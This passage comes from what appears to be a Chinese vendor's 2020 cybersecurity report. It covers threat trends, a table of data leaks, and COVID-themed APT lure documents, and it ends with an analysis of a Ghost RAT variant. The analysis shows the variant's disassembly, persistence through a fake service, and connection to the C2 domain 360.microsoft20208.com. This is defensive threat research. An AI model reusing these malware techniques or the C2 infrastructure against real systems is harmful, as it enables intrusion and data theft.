
四、趋势展望

（一）后疫情时代网络安全面临新的挑战

2020 年新冠病毒袭击全球，为了控制疫情的扩散各国采取了各种措施控制人群的聚集。在新冠病毒的影响下，远程办公、远程教育等线上生产和生活方式迅速发展，在带来新的经济发展机遇的同时，也给网络安全领域带来诸多全新的挑战。远程办公的发展使得原有的企业内的网络边界逐渐模糊。分散的 IT 基础设施,将给原有的安全策略控制和管理带来巨大的改变，同时给企业的安全运营带来挑战。后疫情时代远程办公的发展必将会加速零信任网络安全产品的落地与发展。

（二）勒索软件依旧流行，勒索方式向多重勒索方向发展

2020 年勒索病毒仍是最常见的威胁之一，勒索病毒勒索途径也发生了一些变化，从以往的单纯加密用户数据勒索赎金解密，逐渐增加了在攻击过程中窃取企业隐私数据和商业信息，威胁不交付赎金则会公布企业内部私用数据的方式进行勒索。这种以发布企业隐私数据和商业信息的勒索方式造成的危害巨大，企业不仅要面临隐私数据泄露，还要面临相关法规、财务和声誉受损的影响，这大大增加了攻击者勒索的成功率。这种多重勒索方式纷纷被各种勒索软件攻击者效仿，攻击者在暗网中发布了大量数据泄露站点，用来公开拒绝支付赎金的受害企业私有数据。



图：勒索病毒攻击者在暗网发布受害企业数据

双重勒索攻击模式已经成为了现今勒索软件常使用的攻击手段，企业在遭受勒索攻击后面临的损失将更加巨大，建议企业或个人用户提高风险防范意识，做好基础安全防护工作，对重要数据进行定期备份。

（三）垃圾邮件、钓鱼邮件攻击仍是需要重点关注的安全领域

最近几年国内经济迅猛发展，加上国家一带一路的建设，从事外贸进出口的企业众多，在对全球 2020 钓鱼活动跟踪过程中我们发现国内存在着大量的受害企业，大量企业长时间被攻击都没有发现。攻击者利用国际贸易通过邮件交流沟通这一特点，使用大量与贸易相关主题的钓鱼邮件投递各种后门间谍软件，如 Emotet、AgentTesla、TrickBot 等。由于攻击者采用了多种技术手段规避垃圾邮件网关和终端杀毒软件的检测，使得大量钓鱼邮件成功投递到了用户环境，因此大量用户凭据信息被窃取，也为攻击者接下来的诈骗活动打开了方便之门，形成巨大的安全隐患。国内很多从事外贸行业的企业被攻击，造成巨大的经济损失。这种以外贸行业为主要攻击对象的钓鱼攻击活动将会一直持续进行。

（四）供应链攻击危害逐渐显现

近年来，黑客团伙利用供应链攻击作为安全突破口，对各大政府企业机构组织所进行的网络攻击安全事件不断发生，供应链攻击已成为 2020 年最具影响力的高级威胁之一。供应链攻击一般利用产品软件官网或者软件包存储库等进行传播。例如：黑客通过攻陷某知名官网的服务器，篡改其服务器上所提供的软件源代码，使得这些软件在被用户下载后安装时触发恶意行为。这些携带恶意代码的软件来自受信任的分发渠道，携带着相应的供应商数字签名，使得恶意程序的隐蔽性大大增强，

安全检测难度加大。供应链攻击有着“突破一点，伤及一片”的特点，又因其隐蔽性强、检测率低，成为具有国家背景的 APT 组织常常使用的攻击手段之一。比如：2020 年 APT 组织 UNC2452 所使用的 SolarWinds 供应链攻击就给全球带来了巨大影响，据悉，大约有超过 250 家美国联邦机构和企业受到影响，其中包括美国财政部、美国 NTIA、美国安全公司 FireEye 等，可以算得上是 2020 年最具影响力的供应链攻击事件了。

供应链攻击检测难度大、持续性长、攻击面广、影响深远，企业或个人用户应当加强漏洞检测水平，提高安全响应能力，努力建设良好的软件供应链生态。

（五）信息泄露依然形势严峻

2020 年，国内外频繁曝出数据泄露事件，受影响的用户少则数千万，多达上亿。不仅个人用户受到严重影响，金融、教育、医疗、科技等行业也因数据泄露遭受损失。以下列举部分公开披露的数据泄露事件。

RISING 瑞星
2020年中国网络安全报告

2020年数据泄露事件

月份	数据泄露事件简述
一月	中国电信超2亿条用户信息被卖；7000多名武汉返乡人员信息遭泄露
二月	美高梅酒店1060万个客人数据泄露；万豪酒店520万客人信息被泄露
三月	微博5.38亿用户数据在暗网出售；秘密共享应用Whisper数据泄露，数百万用户的敏感信息可被在线查看
四月	青岛胶州中心医院6千余人就诊名单泄露；任天堂的30万个账户被非法登陆 用户信息或泄露
五月	曝泰国最大移动运营商泄露83亿条用户数据记录；英国易捷航空遭网络攻击信息泄露 约900万乘客信息被盗
六月	台湾2000万人个人信息在暗网泄露；甲骨文公司泄露数十亿条网络数据记录
七月	英国约克大学,教职工和学生记录数据泄露 ；能源供应商EDP被Ragnar Locker勒索软件攻击，超10TB的业务记录被泄露
八月	圆通“内鬼”泄露40万条客户信息；Freepik出现安全漏洞，830万用户数据遭泄露
九月	广西一医护人员倒卖8万条婴儿信息被追责；约1000名白俄罗斯高级警察的详细信息被泄露了
十月	泰州警方破获一起侵犯公民个人信息案，涉及800余万条数据；迈阿密的科技公司遭受了1TB的客户和业务数据泄露
十一月	330万台老年机被植入木马，数百万条公民个人信息遭贩卖；日本游戏商Capcom内部网络遭黑客攻击1T数据泄露
十二月	央视曝光简历信息被贩卖，招聘平台成简历信息泄露源头；英国能源供应商People's Energy数据遭泄露，影响了整个客户数据库

表：数据泄露事件

目前，信息泄露方面的网络安全形势已日趋严峻，建议个人用户提高数据安全意识，企业强化数据安全建设，做好用户隐私保护。


专题 1：2020 年利用“新冠肺炎”为诱饵的网络攻击事件

一、事件概述

2020 年，新冠肺炎相关话题成为广为人关注的热点，国内外不少黑客、APT 组织利用肺炎疫情等相关题材作为诱饵文档对一些政府、教育、卫生等机构发动鱼叉钓鱼攻击。

1. DTLMiner 利用新冠疫情为题材传播

DTLMiner 挖矿木马向目标投递和 COVID-19 新冠病毒疫情相关的钓鱼邮件，诱使用户打开恶意的邮件附件，当受害者打开了钓鱼邮件中的恶意文档后，将会访问恶意链接下载脚本并执行。



2. APT 组织“Sidewinder”利用防疫题材对高校发起攻击

APT 组织“Sidewinder”投递名为“清华大学 2020 年春季学期疫情防控期间优秀教师推荐表”的恶意 docx 文档进行攻击。该 docx 文档的目录 word_rels\webSettings.xml.rels 中包含恶意链接，该恶意链接指向嵌入了恶意对象的 RTF 文档，最终会在受害者计算机上释放和执行 C#后门。


清华大学2020年春季学期疫情防控期间优秀教师推荐表

推荐等级（□特别奖 □优秀奖）：

姓名		工作证号		所在院系	
性别		年龄		职称	
手机			邮箱		
课程教学情况					
序号	课程名	课程号	开课方式（雨课堂/视频会议/其它）	上课时间（星期/节次）	选课学生数
在线教学特色（选填，采用若干关键词评价自己的在线教学特点，如“技术达人”、“互动高手”、“精彩课件”、“教学创新”……等） _____、_____、_____、_____、_____					
在线教学先进事迹（200字左右□□					

3. APT 组织“OceanLotus”利用疫情相关信息投递后门

APT 组织“OceanLotus”投递使用文档图标进行伪装的名为“冠状病毒实时更新：中国正在追踪来自湖北的旅行者.exe”的 exe 程序对目标进行攻击。样本会执行同级目录下被隐藏的恶意 dll 并释放诱饵文档，诱饵文档内容提及中国湖北，主要关于新冠病毒的最新事件报道。



4. APT 组织“摩诃草”利用疫情向巴基斯坦发起网络攻击

APT 组织“摩诃草”利用含“COVID19”字样的宏文档向巴基斯坦发起网络攻击，样本利用宏代码投递远控木马，诱饵内容为巴基斯坦政府关于疫情防卫的指导。

Government of Pakistan
Ministry of National Health Services, Regulations & Coordination

Date: 19-06-2020

Document Code:34-01

Version: 01

Guidelines

Guidelines for Government Employees and Organizations

in the wake of COVID-19 epidemic

Objective

To provide guidelines regarding the mitigation of spread of person-to-person transmission of COVID19 in Government office settings

Rationale


The increasing number of COVID-19 positive cases in the offices reduces the official efficiency and puts a burden on the official conduct of business. In wake of this, it is prudent to develop procedures in case of any detection of officers/officials with COVID-19 positive test and make necessary arrangements for continuation of the official business. It is also prudent that the administrivia measures are in place for periodic cleaning and where necessary, disinfection of these structures

General Preventive Measures for Government Employeess

• Every government office must develop SOPs, based on these guidelines, related to the work

5. APT 组织“Transparent Tribe”利用印度疫情信息投递后门


APT 组织“Transparent Tribe”向目标投递带“CORONA VIRUS”字样的宏文档，文档利用宏代码投递 CrimsonRat 远控木马，文档内容提及印度，主要涉及一些新冠病毒的健康咨询。



	A	B	C	D	E	F	G	H
1	HEALTH ADVISORY: CORONA VIRUS							
2	1. Traineers & workes from foreign countries attend courses at							
3	various indian Establishment and trg Inst.							
4	2. The outbreak of CORONA VIRUS is cause of concern especially							
5	where forign personal have recently arrived or will be arriving at various							
6	Intt in near future.							
7	3. In order to prevent spread of CORONA VIRUS at Training							
8	establishments, preventive measure needs to be taken & advisories is reqt to							
9	be circulated to all Instt & Establishments.							
10	4. In view of above,you are requested to issue necessery							
11	directions to all concerned Medical Establishments. Treat matter most							
12	Urgent.							
13								
14								
15								
16								

6. APT 组织“Kimsuky”组织利用新冠针对 MACOS 平台进行网络攻击

APT 组织“Kimsuky” 利用名为“COVID-19 and North Korea.docx”的恶意样本针对 MACOS 平台进行网络攻击。该样本是通过远程宏模板注入使目标加载执行宏代码，并且通过判断当前操作系统是否是 MAC 系统决定是否执行恶意 python 代码。



二、样本分析

瑞星威胁态势感知平台捕获到一起利用“新型冠状病毒”为诱饵进行传播的攻击事件。攻击者使用新冠、肺炎等关键字传播远控木马。经分析该木马为 ghost 远控木马变种，具有窃取信息、任意文件下载执行等功能。

文件名	新型冠状肺炎袭击菲律宾，已经确诊病例七人.cmd

大小	853.39 KB
创建时间	2020-01-17
MD5	BFD8A3ED241D38A3C78A6762FF367124

表：样本信息

该程序运行后在内存中解密一个 DLL 文件，并直接在内存中加载执行其中的“shellex”导出函数。

```
90              NOP
90              NOP
8B45 10         MOV EAX,DWORD PTR SS:[EBP+0x10]
B9 CA080000     MOV ECX,0x8CA
25 FF000000     AND EAX,0xFF
8B75 0C         MOV ESI,DWORD PTR SS:[EBP+0xC]
99              CDQ
F7F9            IDIV ECX
80C2 58         ADD DL,0x58
85F6            TEST ESI,ESI
76 13           JBE SHORT svchosvt.00402946
8B45 08         MOV EAX,DWORD PTR SS:[EBP+0x8]
8A08            MOV CL,BYTE PTR DS:[EAX]
02CA            ADD CL,DL
32CA            XOR CL,DL
02CA            ADD CL,DL
32CA            XOR CL,DL
8808            MOV BYTE PTR DS:[EAX],CL
40              INC EAX
4E              DEC ESI
75 F0           JNZ SHORT svchosvt.00402936
5E              POP ESI
5D              POP EBP
C3              RETN
90              NOP
90              NOP
```

```
HEX 数据                                        ASCII
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ? ... ¦...ÿÿ..
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ?.......@.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 ............■£..
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ■■?.???L?Th
69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$.......
```

图：加载并执行恶意 DLL

运行时动态加载依赖库和函数。

```
53              PUSH EBX
8B1D B8600010   MOV EBX,DWORD PTR DS:[0x100060B8]    kernel32.LoadLibraryA
57              PUSH EDI
68 647B0010     PUSH 0x10007B64                     ASCII "kernel32.dll"
FFD3            CALL EBX
8B3D BC600010   MOV EDI,DWORD PTR DS:[0x100060BC]   kernel32.GetProcAddress
68 28810010     PUSH 0x10008128                     ASCII "CreateProcessA"
50              PUSH EAX
8946 08         MOV DWORD PTR DS:[ESI+0x8],EAX
FFD7            CALL EDI
68 14810010     PUSH 0x10008114                     ASCII "GetModuleFileNameA"
8946 20         MOV DWORD PTR DS:[ESI+0x20],EAX
FF76 08         PUSH DWORD PTR DS:[ESI+0x8]
FFD7            CALL EDI
68 04810010     PUSH 0x10008104                     ASCII "CreateMutexA"
8946 24         MOV DWORD PTR DS:[ESI+0x24],EAX
FF76 08         PUSH DWORD PTR DS:[ESI+0x8]
FFD7            CALL EDI
68 F4800010     PUSH 0x100080F4                     ASCII "ReleaseMutex"
8946 28         MOV DWORD PTR DS:[ESI+0x28],EAX
FF76 08         PUSH DWORD PTR DS:[ESI+0x8]
FFD7            CALL EDI
68 E4800010     PUSH 0x100080E4                     ASCII "GetLastError"
8946 2C         MOV DWORD PTR DS:[ESI+0x2C],EAX
FF76 08         PUSH DWORD PTR DS:[ESI+0x8]
FFD7            CALL EDI
68 D8800010     PUSH 0x100080D8                     ASCII "CloseHandle"
8946 30         MOV DWORD PTR DS:[ESI+0x30],EAX
FF76 08         PUSH DWORD PTR DS:[ESI+0x8]
```

图：动态加载库函数

将当前进程自拷贝到硬编码字符串：C:\Windows\svchosvt.exe 下。

```
C645 ED 6E      MOV BYTE PTR SS:[EBP-0x13],0x6E
C645 EE 64      MOV BYTE PTR SS:[EBP-0x12],0x64
C645 EF 6F      MOV BYTE PTR SS:[EBP-0x11],0x6F
C645 F0 77      MOV BYTE PTR SS:[EBP-0x10],0x77
C645 F1 73      MOV BYTE PTR SS:[EBP-0xF],0x73
C645 F2 5C      MOV BYTE PTR SS:[EBP-0xE],0x5C
C645 F3 73      MOV BYTE PTR SS:[EBP-0xD],0x73
C645 F4 76      MOV BYTE PTR SS:[EBP-0xC],0x76
C645 F5 63      MOV BYTE PTR SS:[EBP-0xB],0x63
C645 F6 68      MOV BYTE PTR SS:[EBP-0xA],0x68
C645 F7 6F      MOV BYTE PTR SS:[EBP-0x9],0x6F
C645 F8 73      MOV BYTE PTR SS:[EBP-0x8],0x73
C645 F9 76      MOV BYTE PTR SS:[EBP-0x7],0x76
C645 FA 74      MOV BYTE PTR SS:[EBP-0x6],0x74
C645 FB 2E      MOV BYTE PTR SS:[EBP-0x5],0x2E
C645 FC 65      MOV BYTE PTR SS:[EBP-0x4],0x65
C645 FD 78      MOV BYTE PTR SS:[EBP-0x3],0x78
C645 FE 65      MOV BYTE PTR SS:[EBP-0x2],0x65      硬编码<C:\Windows\svchosvt.exe>
FF15 AC600010   CALL DWORD PTR DS:[0x100060AC]      kernel32.GetModuleFileNameA
8D45 E8         LEA EAX,DWORD PTR SS:[EBP-0x18]
57              PUSH EDI
50              PUSH EAX
8D85 A0FDFFFF   LEA EAX,DWORD PTR SS:[EBP-0x260]
50              PUSH EAX
FF15 80600010   CALL DWORD PTR DS:[0x10006080]      kernel32.CopyFileA
```

图：自我复制

为拷贝至 C:\Windows\svchosvt.exe 的恶意文件创建系统服务启动。

```
          PUSH EAX
          PUSH 0x1
          POP ESI
          PUSH ESI
          PUSH 0x2
010000    PUSH 0x110
010F00    PUSH 0xF01FF
0C        PUSH DWORD PTR SS:[EBP+0xC]
08        PUSH DWORD PTR SS:[EBP+0x8]
          PUSH EDI
58600010  CALL DWORD PTR DS:[0x10006058]          advapi32.CreateServiceA
B8FCFFFF  MOV DWORD PTR SS:[EBP-0x348],EAX
          PUSH EDI
54600010  CALL DWORD PTR DS:[0x10006054]          advapi32.LockServiceDatabase
98FCFFFF  MOV DWORD PTR SS:[EBP-0x368],EAX
B4FCFFFF  MOV DWORD PTR SS:[EBP-0x34C],0x100085CC ASCII "Cdefgh"
B4FCFFFF  LEA EAX,DWORD PTR SS:[EBP-0x34C]
          PUSH EAX
          PUSH ESI
B8FCFFFF  PUSH DWORD PTR SS:[EBP-0x348]
50600010  CALL DWORD PTR DS:[0x10006050]          advapi32.ChangeServiceConfig2A
84FCFFFF  MOV DWORD PTR SS:[EBP-0x37C],EBX
          XOR EAX,EAX
88FCFFFF  LEA EDI,DWORD PTR SS:[EBP-0x378]
          STOS DWORD PTR ES:[EDI]
662120 (advapi32.CreateServiceA)
```

```
0012F430  002C4BC8  hManager = 002C4BC8
0012F434  100085CC  ServiceName = "Cdefgh"
0012F438  10008CF4  DisplayName = "Cdefgh Jklmnopq Stuvwxya Cdef"
0012F43C  000F01FF  DesiredAccess = SERVICE_ALL_ACCESS
0012F440  00000110  ServiceType = SERVICE_WIN32_OWN_PROCESS|SERVICE_INTERACTIVE_PROCESS
0012F444  00000002  StartType = SERVICE_AUTO_START
0012F448  00000001  ErrorControl = SERVICE_ERROR_NORMAL
0012F44C  0012F5CC  BinaryPathName = "C:\Windows\svchosvt.exe"
0012F450  00000000  LoadOrderGroup = NULL
0012F454  00000000  pTagId = NULL
0012F458  00000000  pDependencies = NULL
0012F45C  00000000  ServiceStartName = NULL
0012F460  00000000  Password = NULL
```

图：创建服务自启动


将当前程序移动到系统目录 C:\Windows\system32\并且以{随机值.bak}命名。

```
MOV ESI,0x104
LEA EAX,DWORD PTR SS:[EBP-0x208]
PUSH ESI
PUSH EAX
PUSH DWORD PTR DS:[0x10008E5C]
CALL DWORD PTR DS:[0x10008A6C]                  kernel32.GetModuleFileNameA
LEA EAX,DWORD PTR SS:[EBP-0x104]
PUSH ESI
PUSH EAX
CALL DWORD PTR DS:[0x10008AB8]                  kernel32.GetSystemDirectoryA
CALL DWORD PTR DS:[0x100060E4]                  kernel32.GetTickCount
PUSH EAX
LEA EAX,DWORD PTR SS:[EBP-0x104]
PUSH EAX
LEA EAX,DWORD PTR SS:[EBP-0x104]
PUSH 0x100070F4                                 ASCII "%s\%d.bak"
PUSH EAX
CALL DWORD PTR DS:[0x10008ACC]                  user32.wsprintfA
ADD ESP,0x10
LEA EAX,DWORD PTR SS:[EBP-0x104]
PUSH EAX
LEA EAX,DWORD PTR SS:[EBP-0x208]
PUSH EAX
CALL DWORD PTR DS:[0x10008ABC]                  kernel32.MoveFileA
PUSH 0x4
LEA EAX,DWORD PTR SS:[EBP-0x104]
PUSH 0x0
PUSH EAX
CALL DWORD PTR DS:[0x10008AC0]                  kernel32.MoveFileExA
POP ESI
LEAVE
RETN
```

```
0012F240  0012F354  ExistingName = "C:\Windows\system32\11034512.bak"
0012F244  00000000  NewName = NULL
0012F248  00000004  Flags = DELAY_UNTIL_REBOOT
0012F24C  00000001
0012F250  555C3A43
0012F254  73726573
```

图：移动进程到系统目录

当服务进程启动后检查注册表 HKLM\SYSTEM\ControlSet\services 下是否存在服务“Cdefgh”。



图：查询恶意软件注册信息

创建互斥体防多开，名称：360.microsoft20208.com:4721。

```
wsprintfA(&Name, aSD, String1, dword_100085C0);// ASCII "360.microsoft20208.com:4721"
if ( CreateMutexA(0, 0, &Name) && GetLastError() == 183 )
{
  Sleep(0);
  ExitProcess(0);
}
sub_1000266F(ServiceName);
sub_100012D4(&v22);
v25 = 0;
v26 = 0;
```

图：创建互斥体

连接攻击者的 C2 域名：360.microsoft20208.com。

```
83F8 FF         CMP EAX,-0x1
8946 48         MOV DWORD PTR DS:[ESI+0x48],EAX
74 40           JE SHORT 10001495
FF75 08         PUSH DWORD PTR SS:[EBP+0x8]
FF15 408B0010   CALL DWORD PTR DS:[0x10008B40]      ws2_32.gethostbyname
8BF8            MOV EDI,EAX
3BFB            CMP EDI,EBX
74 31           JE SHORT 10001495
FF75 0C         PUSH DWORD PTR SS:[EBP+0xC]
66:C745 DC 020  MOV WORD PTR SS:[EBP-0x24],0x2
FF15 448B0010   CALL DWORD PTR DS:[0x10008B44]      ws2_32.ntohs
66:8945 DE      MOV WORD PTR SS:[EBP-0x22],AX
8B47 0C         MOV EAX,DWORD PTR DS:[EDI+0xC]
6A 10           PUSH 0x10
8B00            MOV EAX,DWORD PTR DS:[EAX]
8B00            MOV EAX,DWORD PTR DS:[EAX]
8945 E0         MOV DWORD PTR SS:[EBP-0x20],EAX
8D45 DC         LEA EAX,DWORD PTR SS:[EBP-0x24]
50              PUSH EAX
FF76 48         PUSH DWORD PTR DS:[ESI+0x48]
FF15 488B0010   CALL DWORD PTR DS:[0x10008B48]      ws2_32.connect
83F8 FF         CMP EAX,-0x1
75 04           JNZ SHORT 10001499
32C0            XOR AL,AL
EB 69           JMP SHORT 10001502
3B48]=769148BE (ws2_32.connect)
```

HEX 数据												ASCII
33	36	30	2E	6D	69	63	72	6F	73	6F	66	360.microsoft202
30	38	2E	63	6F	6D	00	00	C3	69	55	24	08.com..肘U$C?.
68	C2	68	00	28	A0	68	00	63	00	72	00	h糮.(燦.c.r.o.s.
6F	00	66	00	74	00	32	00	30	00	32	00	o.f.t.2.0.2.0.8.

图：建立连接

建立网络连接后收集一些用户信息。

```
typedef struct
{
BYTE            bToken;         // = 1
char            UpGroup[32];    // 上线分组
IN_ADDR         IPAddress;  // 存储 32 位的 IPv4 的地址数据结构
char            HostName[50];   // 主机名
TCHAR           sznet[20];      //net type
OSVERSIONINFOEX OsVerInfoEx;    // 版本信息
DWORD           dwMajorVer;     // 系统主版本
